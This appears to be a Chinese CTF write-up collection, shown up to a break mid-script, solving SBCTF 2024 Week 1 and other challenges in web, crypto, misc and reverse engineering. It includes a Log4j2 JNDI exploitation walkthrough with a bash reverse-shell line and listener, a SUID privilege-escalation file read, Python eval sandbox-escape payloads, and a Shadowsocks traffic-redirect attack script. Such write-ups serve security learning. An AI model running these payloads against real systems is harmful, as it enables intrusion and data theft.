



Week 2

**Astrageldon**

2024-01-21

「奥義 • 禁断のクインテット」

# Contents

<b>1</b>	<b>Web</b>	<b>3</b>
1.1	ez_cat (SBCTF 2024 Week 1) . . . . .	3
1.2	java_signin (SBCTF 2024 Week 1) . . . . .	4
<b>2</b>	<b>Crypto</b>	<b>6</b>
2.1	Tropical 🍊🌴 Cryptography . . . . .	6
2.2	de Bruijn Sequence . . . . .	8
2.3	Rank-1 Constraint System . . . . .	9
<b>3</b>	<b>Misc</b>	<b>10</b>
3.1	ez_leakage (SBCTF 2024 Week 1) . . . . .	10
3.2	strange_pic_encode (SBCTF 2024 Week 1) . . . . .	10
3.3	bssid (SBCTF 2024 Week 1) . . . . .	12
3.4	ez_eval_game (SBCTF 2024 Week 1) . . . . .	12
3.5	ez_traffic_analyse (SBCTF 2024 Week 1) . . . . .	12
3.6	evil_pic_encode (SBCTF 2024 Week 1) . . . . .	13
<b>4</b>	<b>Reverse</b>	<b>15</b>
4.1	babymath (SBCTF 2024 Week 1) . . . . .	15
4.2	babysmc (SBCTF 2024 Week 1) . . . . .	15
4.3	simple (SBCTF 2024 Week 1) . . . . .	16
4.4	babyhash (SBCTF 2024 Week 1) . . . . .	16
4.5	ezdebug (SBCTF 2024 Week 1) . . . . .	16
4.6	rev400-master (CSAW 2017quals) . . . . .	17
<b>5</b>	<b>Pwn</b>	<b>20</b>
5.1	Path_of_the_Brave (SBCTF 2024 Week 1) . . . . .	20
5.2	Legacy_of_the_Conqueror (SBCTF 2024 Week 1) . . . . .	22
5.3	Trials_of_the_Apprentice (SBCTF 2024 Week 1) . . . . .	23

# 1 Web

## 1.1 ez\_cat (SBCTF 2024 Week 1)

拥有 `suid` 权限的二进制文件即便是被普通用户调用也可以以 `root` 权限运行，根据这个特性甚至可以进行提权。

设置方法有两种（`numeric, symbolic`）

- `chmod 4XXX file`
- `chmod s+u file`

寻找一个具有 `suid` 权限的二进制文件的命令为：`find / -perm -u=s -type f 2>/dev/null`

对于本题而言，通过冰蝎或者哥斯拉上传 war 木马文件并成功连接后，可以看到直接读取/`flag.txt` 的话权限不足，我们执行上述命令来查找具有 `suid` 权限的文件，可以看到

```
/usr/bin/chfn  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/umount  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/mount  
/usr/bin/date  
/usr/bin/su
```

在这之中最好用的命令当属 `date` 了，输入 `date -f /flag.txt`，得到

```
date: invalid date 'SBCTF{f7b7841f65ce48b8a187f5e1275c83ae}'
```

~~Flag: sike! that's a dynamic flag!~~

## 1.2 java\_signin (SBCTF 2024 Week 1)

这是一个原神启动器，但是后端是 Log4j2，于是通过这个东西 或者 这个东西 或者 这个东西 可以知道 Log4j2 在不久之前出现过一个“核弹级” 的漏洞，按照该漏洞的逻辑套用至本题上即可。

“Apache Log4j2 是一个基于 Java 的日志记录工具。由于 Apache Log4j2 某些功能存在递归解析功能，攻击者可直接构造恶意请求，触发远程代码执行漏洞。漏洞利用无需特殊配置，经阿里云安全团队验证，Apache Struts2、Apache Solr、Apache Druid、Apache Flink 等均受影响。漏洞适用版本为 2.0 <= Apache log4j2 <= 2.14.1，只需检测 Java 应用是否引入 log4j-api, log4j-core 两个 jar。若存在应用使用，极大可能会受到影响。”


通过神谕可知我们需要将 Payload 注入到请求头中的 Accept 里，然后启动 Github 上的一把梭工具 JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar 静候受害者端的反弹，这就需要我们能与受害者端之间能够在公网上相互通信，于是乎下面两种方法都是可行的：

- 搭建 VPS
- 使用内网穿透工具将本地端口转发至公网上

在此采用第二种方法，使用 ngrok 进行内网穿透。

**Remark** 关于这个问题，搭建 VPS 的过程就占了 70% 的解题时间，结果到了后来发现阿里云的服务器端口貌似不能收发消息 (也许可以配置一下让它可以收发消息，或者用其他的 VPS 也可以，但是本少爷实在是懒得再折腾了 )。

整个攻击的大致流程如下



内网穿透工具搭建好了以后，先在本地开启监听 `nc -lvpn 1145`，然后构造受害者端的 Payload

```
bash -i >& /dev/tcp/s.t.u.v/yyyyy 0>&1
```

将其用 base64 加密后，按如下方式启动一把梭工具：

```
%JRE_Path%\java.exe -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C  
"bash -c {echo, [BASE64]}|{base64,-d}|{bash,-i}" -A "127.0.0.1"
```

得到注入用的 rmi (ldap) 链接 `rmi://127.0.0.1:1099/blahblah` 后，向服务器发送如上图所示请求即可得到 shell。

~~Flag: sike! that's a dynamic flag!~~

## 2 Crypto

### 2.1 Tropical 🌴 Cryptography



“热带密码学”是对基于“热带代数”(Tropical Algebra)的一系列密码学协议的研究。注意到求解热带多项式方程组是与生俱来便是NP-hard问题，于是相较于传统的密码学协议而言，热带密码学在安全性上具有一定的优势。

热带🌴 (Tropical) 这个词并不代表着热带数学(Tropical Mathematics)是专门研究热带气候🌴 的数学，事实上，这个词源于几位法国数学家对巴西的刻板印象🌴🌴🌴🌴🌴🌴🌴。

这篇文章用了一堆图论和抽代的术语描述了一种具有热带风味的密钥交换算法以及针对其的攻击方法[Link🔗](#)。(说的很有道理，但是TL;DR)

(IrisCTF 2024🔗 中甚至就此出了一道 Crypto)

热带半环(Tropical Semiring, max/min-plus semiring)独特的性质决定了热带多项式在图像中具有奇特的外观：



```
(14.5 * x^2 * y^-1) + (14.65 * x * y) + (12.1 * y^2) + (15 * x) + (13.9 * y) + 1 + (3.9 * x^2 * y^2) + (12.4 * x^-1) + (14 * y^-1) + (4.5 * x^4 * y^2) + (8.5 * x^5 * y^-1) + (14.4 * x^3 * y) + (8.8 * x * y^-3) + (-1.8 * x^-4 * y^3) + (7 * x^-2 * y^-2) + (10 * x^2 * y^-3) + (12.7 * y^-2) + (14.5 * x^3) + (8 * x^-3) + (7.9 * x^-1 * y^-3) + (9 * x^4 * y^-3) + (10.4 * x^-2 * y^-1) + (4.9 * x^-4 * y) + (10.3 * x^-2 * y) + (-0.2 * x^-2 * y^4) + (2 * x^-4 * y^-1) + (-2 * x^7) + (8.6 * x^-2 * y^-3) + (12.5 * x^4) + (10 * x^3 * y^-3) + (8 * x^5 * y) + (1 * x^3 * y^5) + (-7 * x^-5) + (5.5 * y^-4) + (-6 * x^-5 * y^-3) + (-3 * x^-5 * y^2) + (-3.5 * x^-4 * y^-3) + (-2 * y^-5)
```

热带半环  $\mathbb{R}_{\max} = (\mathbb{R} \cup \{-\infty\}, \oplus, \otimes)$  上定义的方阵  $\mathbf{A} \in \mathbb{R}_{\max}^{n \times n}$  也可以求解（有限的）特征对  $(\lambda, \mathbf{x})$ , 其中:

$$\mathbf{A} \otimes \mathbf{x} = \lambda \otimes \mathbf{x}, \quad x_i \neq -\infty, \quad i = 1, 2, \dots, n$$

或者等价于

$$\max_{1 \leq j \leq n} (a_{ij} + x_j) = \lambda + x_i, \quad 1 \leq i \leq n$$

考虑如下的问题: 有一个铁路公司需要制定列车时刻表, 每个火车站的火车 要有相同的离站时间点并且相邻两次离站的时间  $\mu$  是固定的。假设  $x_j$  表示火车站  $j$  的一个离站时间点, 火车 从  $j$  站到  $i$  站需要的时间为  $a_{ij}$  (无法到达的情况下  $a_{ij} = -\infty$ ), 那么  $j$  站时间表具有如下的形式:  $x_j + k\mu$ ,  $k = 1, 2, \dots$ 。一个乘客从  $j$  站乘坐到任一火车站  $i$  的时间点为  $a_{ij} + x_j$ 。现在, 为了方便起见假设乘客在换乘的过程中可以瞬移 , 也即换乘时间为 0, 火车的时钟采用铯原子钟 , 也就是说火车会准点到站, 为了保证乘客在到站时能够在  $i$  站换乘, 我们希望  $a_{ij} + x_j \leq \mu + x_i$  在  $1 \leq i, j \leq n$  时成立, 也即上述 式子。从而  $\mu$  是  $\mathbb{R}_{\max}$  上矩阵  $\mathbf{A} = (a_{ij})$  的特征值, 而  $\mathbf{x} = (x_1, \dots, x_n)$  为其特征向量。

求解（有限的）特征向量的方法在另一篇 TL;DR 的文章 () 里有详细的描述。

## 2.2 de Bruijn Sequence

你还在担心好几个人的名字太长记不住吗？你还在担心英语单词太多记不住吗？Better call de Bruijn！de Bruijn 序列可以帮你把数个冗杂的字符组合压缩进一个短而小的字符串里，大致的效果和下面类似：

zero, eromanga, manganese, serotonin, toning, ingredient, entertain, taint, interest, restless, lesson, son of a 可以简化为 zero mangane serotonin ingredient entertain interest lesson of a，存储空间被大大地优化了。


然而，作为一名 CTFer，de Bruijn 序列更加应该用在爆破密码之中。对于一个长度为  $n$  的字符样本空间大小为  $k$  的密码而言，一般来说需要测试  $n \cdot k^n$  个字符。然而，当验证程序允许输入一个字符序列，并在该序列中检测是否有密码时，可以构造 de Bruijn 序列来压缩输入的长度（压缩后的长度是  $k^n$ ）。

de Bruijn 序列的生成方法如下 (🔗)：


```
1  from typing import Iterable, Union, Any
2  def de_bruijn(k: Union[Iterable[Any], int], n: int) -> str:
3      """de Bruijn sequence for alphabet k
4      and subsequences of length n.
5      """
6
7      # Two kinds of alphabet input: an integer expands
8      # to a list of integers as the alphabet..
9      if isinstance(k, int):
10          alphabet = list(map(str, range(k)))
11      else:
12          # While any sort of list becomes used as it is
13          alphabet = k
14          k = len(k)
15
16          a = [0] * k * n
17          sequence = []
18
19          def db(t, p):
20              if t > n:
21                  if n % p == 0:
22                      sequence.extend(a[1 : p + 1])
23                  else:
24                      a[t] = a[t - p]
25                      db(t + 1, p)
26
27                      for j in range(a[t - p] + 1, k):
28                          a[t] = j
29                          db(t + 1, t)
30
31          db(1, 1)
32
33          return ''.join(alphabet[i] for i in sequence)
34
35
36          print(de_bruijn(2, 3))          # 00010111
37          print(de_bruijn("abcd", 2))    # aabacadbcbdcddd
```

### 2.3 Rank-1 Constraint System

R1CS 是一种零知识证明体系，Prover 需要向 Verifier 证明其知道满足该方程组所有方程式的解，其本质上代表一个方程组，基本的组成单元是如下所示的乘法门与加法门（图片太帅无法显示🔗）：



我们可以将乘法门和加法门拼接成算术电路从而构造方程：



上式代表方程式  $z = x_1^2 x_2 + x_1 + 1$ 。R1CS 将中间变量也囊括在方程组的范围内，因此上述电路表达的方程式实际上有四个：

$$\begin{cases} u = x_1 \cdot x_1 \\ v = u \cdot x_2 \\ y = x_1 + 1 \\ z = v + y \end{cases}$$

我们将该方程组写成矩阵的形式，解向量的结构为 constant + inputs + output + intermediates， $s = (1, x_1, x_2, z, u, v, y)$ ，于是令：

$$\mathbf{A}_L = \begin{bmatrix} 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 1 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 1 \end{bmatrix}, \quad \mathbf{A}_R = \begin{bmatrix} 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 1 & 0 & 0 & 0 & 0 & 0 & 0 \end{bmatrix}, \quad \mathbf{A}_O = \begin{bmatrix} 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 \end{bmatrix}$$

就有  $(\mathbf{A}_L s^T) \cdot (\mathbf{A}_R s^T) - (\mathbf{A}_O s^T) = 0$

异或操作  $a \wedge b = c$  对应的 R1CS 表示为  $(a + a) * b = a + b - c$ 。

.r1cs 二进制文件的结构可以在 [Github](#) 上找到，但是需要注意的是数据多为 Little-Endian 存储。

### 3 Misc

#### 3.1 ez\_leakage (SBCTF 2024 Week 1)

谷歌搜索某些关键字，找到现成的项目 [Github](#) 🐾，然后愉快地使用即可 🎉

Flag: flag{g3nsh1N}

#### 3.2 strange\_pic\_encode (SBCTF 2024 Week 1)

照抄 IrisCTF 2024 的 The Peano Scramble (🔗) 的 exp，略作修改即可得到 Apple\_Tree 🍎 🌳 对 Emmm 的深情告白 🌸 🌸。

```
1  from PIL import Image
2
3  step = 10
4  angle = 1
5  x = 0
6  y = -1
7  inpx = 728
8  inpy = 728
9
10 width, height = 729, 729
11 inpimage = Image.open("crypto.png")
12 image = Image.new("RGB", (width, height), "white")
13
14 def deput_pixel():
15     global inpimage, inpx, inpy, width, height
16     d = inpimage.getpixel((x, y))
17     image.putpixel((inpx, inpy), d)
18     inpx -= 1
19     if inpx < 0:
20         inpx = width - 1
21         inpy -= 1
22
23 def put_pixel():
24     global inpimage, inpx, inpy, width, height
25     d = inpimage.getpixel((inpx, inpy))
26     image.putpixel((x, y), d)
27     inpx += 1
28     if inpx >= width:
29         inpx = 0
30         inpy += 1
31
32 # https://commons.wikimedia.org/wiki/File:Peano\_curve\_square\_order.svg
33 def draw():
34     global angle, x, y, image
35     angle %= 4
36     if angle == 0:
37         x += 1
38     elif angle == 1:
```

```
39     y -= 1
40 elif angle == 2:
41     x -= 1
42 elif angle == 3:
43     y += 1
44
45     deput_pixel()
46
47 def fractal(depth, divided_angle):
48     global angle
49     if depth <= 0:
50         return
51     depth -= 1
52     fractal(depth, divided_angle)
53     draw()
54     fractal(depth, -divided_angle)
55     draw()
56     fractal(depth, divided_angle)
57     angle += divided_angle
58     draw()
59     angle += divided_angle
60     fractal(depth, -divided_angle)
61     draw()
62     fractal(depth, divided_angle)
63     draw()
64     fractal(depth, -divided_angle)
65     angle -= divided_angle
66     draw()
67     angle -= divided_angle
68     fractal(depth, divided_angle)
69     draw()
70     fractal(depth, -divided_angle)
71     draw()
72     fractal(depth, divided_angle)
73
74 fractal(6, 3)
75
76 image.save("flag.png")
```

Flag: SBCTF{emmm\_1s\_author'5\_w1f3}

### 3.3 bssid (SBCTF 2024 Week 1)

非常感谢聪明机智的 [REDACTED] 提前给我介绍了 <https://wigle.net> 这个东西，省去了我折腾搜索引擎的时间捏 😊

Flag: flag{san\_francisco}

### 3.4 ez\_eval\_game (SBCTF 2024 Week 1)

非预期 😊

```
1 __import__("os").system("cat flag")
```

按照正常做法来的话大概长这样

```
1 (((b:='Built'+'inImporte')*(p:='pas').__len__()).__len__(),print:=lambda:"".
    __class__.__class__("C", ("".__class__,), {}),c:=print(),{x.load_module("os"
    ).remove(p+"sword.txt") for x in C.__class__.__base__.__subclasses__() if
    b in f"{x}"}).__getitem__(False)
```

善用搜索引擎 🔎 的话可以找到专门研究 eval 函数特性的小游戏 The Eval Game 🤖，以及现成的香喷喷的 Payload 😊。(Eval is Evil 🕸️)

Flag: sike! that's a dynamic flag!

### 3.5 ez\_traffic\_analyse (SBCTF 2024 Week 1)

TL;DR 😭

可以直接看这个 (<https://ddg.revsck.info/redirect-attack-weakness-of-ss-stream-cipher.html>)  
做题嘛...

首先看到Shadowsocks和tiny不直接去搜一搜他的安全漏洞吗？  
搜了就能找到上面那几篇文章了。  
于是开始在流量中找有数据的包。  
tcp.Flags.push == 1 能看到有三个包。  
一个被发送的包另外两个是回包。考虑将回包混在一起然后发给服务器，修改一下内容让服务器直接发给自己的公网的机子。

```
import socket
c = bytes.fromhex(
    "63f2fb7b53f5c23937080b4040469a4fd10dd05b7e3145520f211d548fbe82ce1baadc77f394e3
6293e0957974ad09e28eb01706bd0ea13ec2cb2a6d53a4d2711b914cf72ab7416f3b831b1cc
18c20e1948bcf4a5521080540c4c7751a1f5ccbdf1bde9fecfc01b4266d23c1cd095f0352eab2
ccb4209540b12e9e81ade453d5446e20b638917d52feu443ab88a1eab8eff180f152320a41
d0f5126dcfbfa105093f103288daee8913ed39e6156e4c28e7a596fecca476db8b53929ef70a2ebed2
04d579de9b9311751c9b645497f3b38aa4a87179f1250e952531a5f"
)


def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

ss_srv = ("server_addr", port)
target_srv = ("172.31.80.1", 10000) # your server
plain = b"HTTP/1."
target = b"\x00/" + socket.inet_aton(target_srv[0]) + (target_srv[1]).to_bytes(2,
    "big")
z = xor(plain, target)
new_c = c[:16] + xor(z, c[16 : 16 + 7]) + c[16 + 7 :]
s = socket.socket()
s.connect(ss_srv)
s.send(new_c)
```

### 3.6 evil\_pic\_encode (SBCTF 2024 Week 1)

算是非预期吧……

```
1 import numpy as np
2 from PIL import Image
3 from tqdm import tqdm
4
5 a = np.load('encrypted.npy').reshape((986,609,3))
6 n = 29
7
8 def dearnold(img, key):
9     for _ in range(key):
10         r, c = img.shape[:2]
11         p = np.zeros_like(img)
12         a = 114
13         b = 514
14         for i in range(r):
15             for j in range(c):
16                 x = (a*b*i + i - b*j) % r
17                 y = (-a*i+j) % c
18                 p[x, y] = img[i, j]
19         img = p.copy()
20     return img
21
22 def fuck(img, l):
23     w = 609//29
24     h = 986//29
25     im = img.copy()
26     for i in tqdm(range(h)):
27         for j in range(w):
28             im[i*n:i*n+n, j*n:j*n+n] = dearnold(im[i*n:i*n+n, j*n:j*n+n], l)
29     return im
30
31 while 1:
32     a = fuck(a, 1)
33     Image.fromarray(a.astype('uint8')).show()
34     input('Next? ')
```



得到支离破碎的三块碎片，拼起来加上一点猜测得到 `flag{2c1#u4n_G#K}`。进一步猜测，看到`#u4n`首先想到汉语拼音 `yuán`（但是背景出人意料地和 `yuán` 没关系），于是猜测第一个缺失的字符为 `t`。对于第二个缺失的字符，观察字母的形状，`c` 的可能性较大。经过 trial and error（少量的爆破 flag）便得到了

Flag: `flag{2c1yu4n_GCK}` （二刺螈滚出克）

Ps. 至于预期做法嘛…… 前面的区域以后再来探索吧~

## 4 Reverse


### 4.1 babymath (SBCTF 2024 Week 1)

使用 Python 分析文本对数字进行提取，或者根据聪明机智的 [REDACTED] 的方法，让 ChatGPT 帮你提取出系数，然后用 z3 或者 SageMath 求解方程组。

Flag: SBCTF{EquaTion1Seasy}

### 4.2 babysmc (SBCTF 2024 Week 1)

Step 1. 参照[这里](#) 或者[这里](#) 的新手宝宝向教程用 x32dbg 进行手动脱壳，或者



这题是将 UPX 改成了 0x2e0x2e0x2e，改回来就能一键脱壳了。

Step 2. 根据题目所给代码逻辑，动态调试/手敲 IDC 脚本并运行：

```
1 static xor_setpl(){
2     auto addr = 0x401410;
3     auto i = 0;
4     for(i=0;addr+i<=0x4014C7;i++){
5         PatchByte(addr+i,Byte(addr+i)^0x2e);
6     }
7 }
8 xor_setpl();
```

将得到的某一段代码按 C 分析，按 P 生成函数即可得到真正的解密逻辑。

Step 3. 对得到的伪代码进行分析即可得到 flag。

Flag: I forgot 😊

### 4.3 simple (SBCTF 2024 Week 1)

众所周知，Reverse 和 Crypto 是不分家的，`simple.jimple` 所给代码是一段 TEA (Tiny Encryption Algorithm) 加密，手写解密函数即可。为了让本问题更有逆向的味道，也可以使用 soot 的工具将 `simple.jimple` 转换为 `simple.class`，JD-GUI 反编译得到 `simple.java`，微调一下加密函数即可得到解密函数。

Flag: I-forgot-once-again-😊

### 4.4 babyhash (SBCTF 2024 Week 1)

没看出来是 RC4 加密 😢， md5 值用动态调试找 😊

Flag: Maybe-later-:(

### 4.5 ezdebug (SBCTF 2024 Week 1)

改天看



## 4.6 rev400-master (CSAW 2017 qual)

最复杂的两个汇编指令是

```
    cmp    byte ptr ds:7DC08h, 13h
    jle    loc_10D
    cmp    dword ptr ds:1234h, 67616C66h
    jnz    loc_14D
    movaps xmm0, xmmword ptr ds:1238h
    movaps xmm5, xmmword ptr ds:7C00h
    pshufd xmm0, xmm0, 1Eh
    mov    si, 8

; CODE XREF: seg000:00C1j
    movaps xmm2, xmm0
    andps xmm2, xmmword ptr [si+7D90h]
    psadbw xmm5, xmm2
    movaps xmmword ptr ds:1268h, xmm5
    mov    di, ds:1268h
    shl    edi, 10h
    mov    di, ds:1270h
    mov    dx, si
    dec    dx
    add    dx, dx
    add    dx, dx
    cmp    edi, [edx+7DA8h]
    jnz    loc_14D
    dec    si
    test   si, si
    jnz    short loc_8E
```

根据[这里](#)的解释，`pshufd`本质上是一种重排操作。

### 5. `pshufd XMM,XMM/m128,imm8(0~255)`

描述：

将源存储器的4个双字由imm8指定选入目的寄存器,内存变量必须对齐内存16字节。  
高64位 | 低64位  
源寄存器： (11) | b(10) | b(01) | b(00)  
目的寄存器排列结果: b(00~11) | b(00~11) | b(00~11) | b(00~11)  
例：  
当 XMM1 = 0x 11111111 22222222 33333333 44444444,  
执行 `pshufd XMM0,XMM1,11 01 01 10b`  
则 XMM0 = 0x 11111111 33333333 33333333 22222222

而 `psadbw xmm5, xmm2` 相当于 `xmm5 = sum(abs(xmm5 - xmm2))`。

知道这几个汇编指令的作用后，进行数据采集，这一步进行完毕后接下来的事情就交给 Crypto 了。

```
1 ...
2 # Data collecting (static analysis)
3
4 from idc_bc695 import *
5 targets = ['0x'+''.join([hex(Byte(0x7DA8+y+4*x))[2:]].zfill(2) for y in range
6     (4)][::-1]) for x in range(8)][::-1]
7 #masks = ['0x'+''.join([hex(Byte(0x7D90+y+4*x))[2:]].zfill(2) for y in range
8     (4)][::-1]) for x in range(8)][::-1]
9 masks = ['0x'+''.join([hex(Byte(0x7D90+y+x))[2:]].zfill(2) for y in range
10    (16)][::-1]) for x in range(8)][::-1]
11 xmm5 = '0x'+''.join([hex(Byte(0x7C00+y))[2:]].zfill(2) for y in range
12    (8*2)][::-1])
13
14 print()
15 print(targets)
16 print(masks)
17 print(xmm5)
18 ...
```

```

15
16
17
18 from z3 import *
19
20 def int2bytes(a: int) -> bytes:
21     return a.to_bytes(16, byteorder='little')
22
23 def combine128(a, b):
24     return (a << 64) | b
25
26 def edx2xmm5(e):
27     return combine128(e & 0xffff, (e & 0xffff0000) >> 16)
28
29 xmm5_results = [
30     0x220f02c883fbe083c0200f10cd0013b8,
31     edx2xmm5(0x02df028f),
32     edx2xmm5(0x0290025d),
33     edx2xmm5(0x02090221),
34     edx2xmm5(0x027b0278),
35     edx2xmm5(0x01f90233),
36     edx2xmm5(0x025e0291),
37     edx2xmm5(0x02290255),
38     edx2xmm5(0x02110270),
39 ]
40
41 # Z3 Solve here
42
43 def int2bitvecval(x):
44     return [BitVecVal(i, 16) for i in int2bytes(x)]
45
46 def andps_z3(a, b):
47     assert len(a) == len(b) == 16
48     r = []
49     for i in range(16):
50         r.append(a[i] & b[i])
51     return r
52
53 def abs_z3(x):
54     return If(x >= 0, x, -x)
55
56 def psadbw_z3(a, b):
57     assert len(a) == len(b) == 16
58     t = [BitVecVal(0, 16) for _ in range(16)]
59     for i in range(16):
60         t[i] = abs_z3(a[i] - b[i])
61
62     s1 = Sum(t[0:8])
63     s2 = Sum(t[8:])
64     r = [BitVecVal(0, 16) for _ in range(16)]
65     r[0] = s1 % BitVecVal(256, 16)
66     r[1] = s1 / BitVecVal(256, 16)

```

```

67     r[8] = s2 % BitVecVal(256,16)
68     r[9] = s2 / BitVecVal(256,16)
69     return r
70
71 solver = Solver()
72 flag = [BitVec('flag%d' % i, 16) for i in range(16)]
73 masks = [0xff] * 8 + [0x00] + [0xff] * 7 + [0x00] + [0xff] * 7
74 masks = [BitVecVal(i, 16) for i in masks]
75
76 xmm5 = int2bitvecval(xmm5_results[0])
77 for i in range(8, 0, -1):
78     xmm2 = andps_z3(flag, masks[i:i+16])
79     xmm5 = psadbw_z3(xmm5, xmm2)
80     expected = int2bitvecval(xmm5_results[9-i])
81     for j in range(16):
82         solver.add(xmm5[j] == expected[j])
83
84 if solver.check() == sat:
85     m = solver.model()
86     # print(m)
87     s = []
88     for i in range(16):
89         s.append(m[flag[i]].as_long())
